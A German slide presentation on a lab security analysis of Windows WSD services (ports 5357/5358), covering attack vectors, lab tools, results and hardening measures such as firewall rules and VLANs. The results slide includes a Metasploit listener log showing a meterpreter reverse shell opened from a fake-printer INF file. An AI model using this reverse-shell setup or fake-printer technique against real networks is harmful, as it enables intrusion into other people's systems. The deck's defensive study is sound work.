Datum: 22.04.2025

Speaker:
Ronald Linde



# Sicherheitsanalyse der Windows-Dienste über Ports 5357 / 5358 (WSD) und deren Absicherung



#### Ronald Linde

- Leidenschaft & Ausbildung
- Warum hier?
- Wohin soll es gehen

- 01 Intro
- 02 Projektziel & Relevanz
- 03 Labor & Tools
- 04 Methodik
- 05 Ergebnisse
- 06 Absicherung
- 07 Fazit
- 08 Fragen und Antworten

#### 01 Intro

- Sicherheitsanalyse und Absicherung der Ports 5357 / 5358 (WSD)
- Eine technische Untersuchung mit Fokus auf Schwachstellen, Angriffsvektoren & Schutzmaßnahmen

### 02 Projektziel & Relevanz

- Identifikation & Absicherung auf Ports 5357/5358
- WSD = automatisierte Geräteerkennung in Windows-Netzwerken
- WSD-Kommunikation erfolgt meist unverschlüsselt und ohne Authentifizierung
- Angriffsrisiken: Spoofing, MITM, DoS, Fake-Geräte-Installation

#### 03 Labor & Tools


- Virtualisierung in Hyper-V: Windows Server, Windows 10, Kali Linux
- Tools: Nmap, Wireshark, Metasploit, Python, PowerShell


#### 04 Methodik

- SOAP/XML-Manipulation
- INF-Fake-Drucker
- Multicast-Nachrichten

## 05 Ergebnisse

- Ports 5357/5358 offen & ungeschützt
- WSD antwortet ohne Authentifizierung
- INF-Datei konnte Reverse Shell erzeugen





Sie haben erfolgreich hinzugefügt

Drucken Sie eine Testseite, um zu überprüfen, ob der Drucker funktionsfähig ist, oder um Informationen zur Problembehandlung für den Drucker anzuzeigen.

Testseite drucken

```
Metasploit Documentation: https://docs.metasploit.com/
[*] Processing listener.rc for ERB directives.
resource (listener.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (listener.rc)> set PAYLOAD windows/x64/meterpreter/reverse tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
resource (listener.rc)> set LHOST 192.168.2.200
LHOST ⇒ 192.168.2.200
resource (listener.rc)> set LPORT 4444
LPORT ⇒ 4444
resource (listener.rc)> set ExitOnSession false
ExitOnSession ⇒ false
resource (listener.rc)> exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.2.200:4444
[*] Sending stage (203846 bytes) to 192.168.2.20
[*] Meterpreter session 1 opened (192.168.2.200:4444 \rightarrow 192.168.2.20:50383) at 2025-04-28 17:03:28 +0200
```

# 06 Absicherung

- Firewall-Regeln
- Dienste deaktivieren
- VLAN-Segmentierung
- Gruppenrichtlinien

#### 07 Fazit

- WSD-Dienste harmlos oder doch hohes Risiko
- Monitoring & Admin-Schulungen
- Empfehlung & Lernkurve

# Vielen Dank für Ihre Aufmerksamkeit

Gibt es noch Fragen?

Kontakt:

Ronald Linde 81a5ter.fr34k@gmail.com